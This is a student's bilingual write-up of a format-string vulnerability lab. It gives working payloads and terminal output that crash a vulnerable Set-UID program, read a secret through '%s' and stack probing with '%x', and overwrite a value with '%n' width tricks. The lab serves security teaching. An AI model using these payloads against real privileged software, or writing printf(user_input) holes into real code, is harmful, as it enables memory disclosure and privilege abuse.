Lab 2.4 Format String Vulnerability

Overview


The learning objective of this lab is for students to gain the first-hand experience on format-string vulnerability by putting what they have learned about the vulnerability from class into actions. The format-string vulnerability is caused by code like printf(user input), where the contents of variable of user input is provided by users. When this program is running with privileges (e.g., Set-UID program), this printf statement becomes dangerous, because it can lead to one of the following consequences: (1) crash the program, (2) read from an arbitrary memory place, and (3) modify the values of in an arbitrary memory place. The last consequence is very dangerous because it can allow users to modify internal variables of a privileged program, and thus change the behavior of the program.

In this lab, you will be given a program with a format-string vulnerability; your task is to develop a scheme to exploit the vulnerability. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.

In the following program, you will be asked to provide an input, which will be saved in a buffer called user input. The program then prints out the buffer using printf. The program is a Set-UID program (the owner is root), i.e., it runs with the root privilege. Unfortunately, there is a format-string vulnerability in the way how the printf is called on the user inputs. We want to exploit this vulnerability and see how much damage we can achieve.

Step 1 创建文件


打开终端，创建 `vul_prog.c` 文件，输入预先设定的值。



保存文件，使用 gcc 编译，这里参考 lab2.3，使用 32 位环境编译。

```
zhuangyifei@zhuangyifei-virtual-machine:/tmp/lab2.4$ gcc -w -m32 -o prog vul_prog.c
zhuangyifei@zhuangyifei-virtual-machine:/tmp/lab2.4$
```

接下来，我们使用 gdb 对程序进行调试，首先我们先观察一下 printf 的调用，能够看出 printf 是首先将参数从右到左进行压栈，之后在 printf 内部将首个字符串弹出，这个字符串就是用户输入的格式字符串，之后扫描这个字符串，每探测到一个输出符号（比如%s），就进行弹栈，将弹出的值作为当前输出符号的对应，那么我们只需要构造输出符号和右侧待格式化元素个数不等的场景，就可以实现攻击。



如图所示，在调用 printf 之前，程序首先将 secret 的地址压栈，之后将前面的格式字符号的地址压栈。

Step 2 问题一 让程序崩溃

这一题要求我们使程序崩溃，根据上述原理，我们只需要构造格式字符串中的输出符号远大于后续待格式化元素的个数的场景，就可以使得程序不断弹栈出现异常。

```
zhuangyifei@zhuangyifei-virtual-machine:/tmp/lab2.4$ ./prog
The variable secret's address is 0xffffd090 (on stack)
The variable secret's value is 0x5655a1a0 (on heap)
secret[0]'s address is 0x5655a1a0 (on heap)
secret[1]'s address is 0x5655a1a4 (on heap)
Please enter a decimal integer
12
Please enter a string
%s%s%s%s%s%s%s%s%s%s5%s
Segmentation fault (core dumped)
```

Step 3 问题二 Print out the secret[1] value.

这一题要求我们输出 Secret[1]的值，我们可以利用上述原理，使 printf 中的%s 对应的被弹栈元素的值正好是 secret[1]的地址即可。


1. 获得 secret[1]的地址

这一步比较简单，从程序的输出就可以看到实际上 secret[1]的地址就是 0x5655a1a4


2. 构造溢出漏洞

由于 int_input 的输入早于 user_input 的输出，我们可以利用 int_input,将其值设置为 secret[1]的地址，即可实现攻击。

由于 int_input 在执行 printf(user_input)的时候并不在栈顶，所以我们不能简单的将 user_input 设置为%s，需要对 int_input 在栈中的位置进行探测。
我们将 int_input 的值设置为一个已知的值，然后 user_input 构造为输出多个%d 的形式，如果输出了预先定义的 int_input 的值，我们就可以知道 int_input 在栈中的位置。
比如，我们可以设置 int_input 为 10，user_input 为%x-%x-%x-%x-%x-%x-%x-%x-%x-%x。



这里可以看到，int_input的值实际上存储在栈的第九个 slot 上，那么我们只需要将int_input设置为secret[1]的地址，然后在输入的user_input的第九个输出对象设置为%s即可获取secret[1]的值（这里我将第一个 scanf 的输入设置为%x，避免进制转换）。



可以看到，secret[1]存储的值就是'U'

Step 4 问题3 Modify the secret[1] value.

这里要求我们修改secret[1]的值，我们使用%n 即可，%n是一个特殊的格式说明符，它不打印某些内容，printf() 统计出现在 %n 之前的字符数，并将该值赋值给参数变量。通过这个参数，我们就可以修改secret[1]的值。

```
zhuangyifei@zhuangyifei-virtual-machine:/tmp/lab2.4$ ./prog
The variable secret's address is 0xffffd090 (on stack)
The variable secret's value is 0x5655a1a0 (on heap)
secret[0]'s address is 0x5655a1a0 (on heap)
secret[1]'s address is 0x5655a1a4 (on heap)
Please enter a decimal integer
0x5655a1a4
Please enter a string
%x-%x-%x-%x-%x-%x-%x-%x-%n
ffffd098-0-56556204-0-0-0-ffffd1d4-5655a1a0-
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x2c
```

Step 5 问题4 Modify the secret[1] value to a pre-determined value.

这一题按照上一题的思路完成，假定我们需要将secret[1]修改为 n，由于我们在输出 %n 之前已经输出了0x2c = 44个字符，我们只需要将第二个%x修改成(%0(n - 44 + 1)x)即可。比如我们想让secret[1]修改为 100，那么我们只需要设置第二个%x为%(100 - 44 + 1)x = %057x即可。

```
zhuangyifei@zhuangyifei-virtual-machine:/tmp/lab2.4$ ./prog
The variable secret's address is 0xffffd090 (on stack)
The variable secret's value is 0x5655a1a0 (on heap)
secret[0]'s address is 0x5655a1a0 (on heap)
secret[1]'s address is 0x5655a1a4 (on heap)
Please enter a decimal integer
0x5655a1a4
Please enter a string
%x-%057x-%x-%x-%x-%x-%x-%x-%n
ffffd098-00000000000000000000000000000000000000000000000000000000000000000-56556204-0-0-0-ffffd1d4-5655a1a0-
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x64
```

可以看到 secret[1] 结果为0x64 = 100。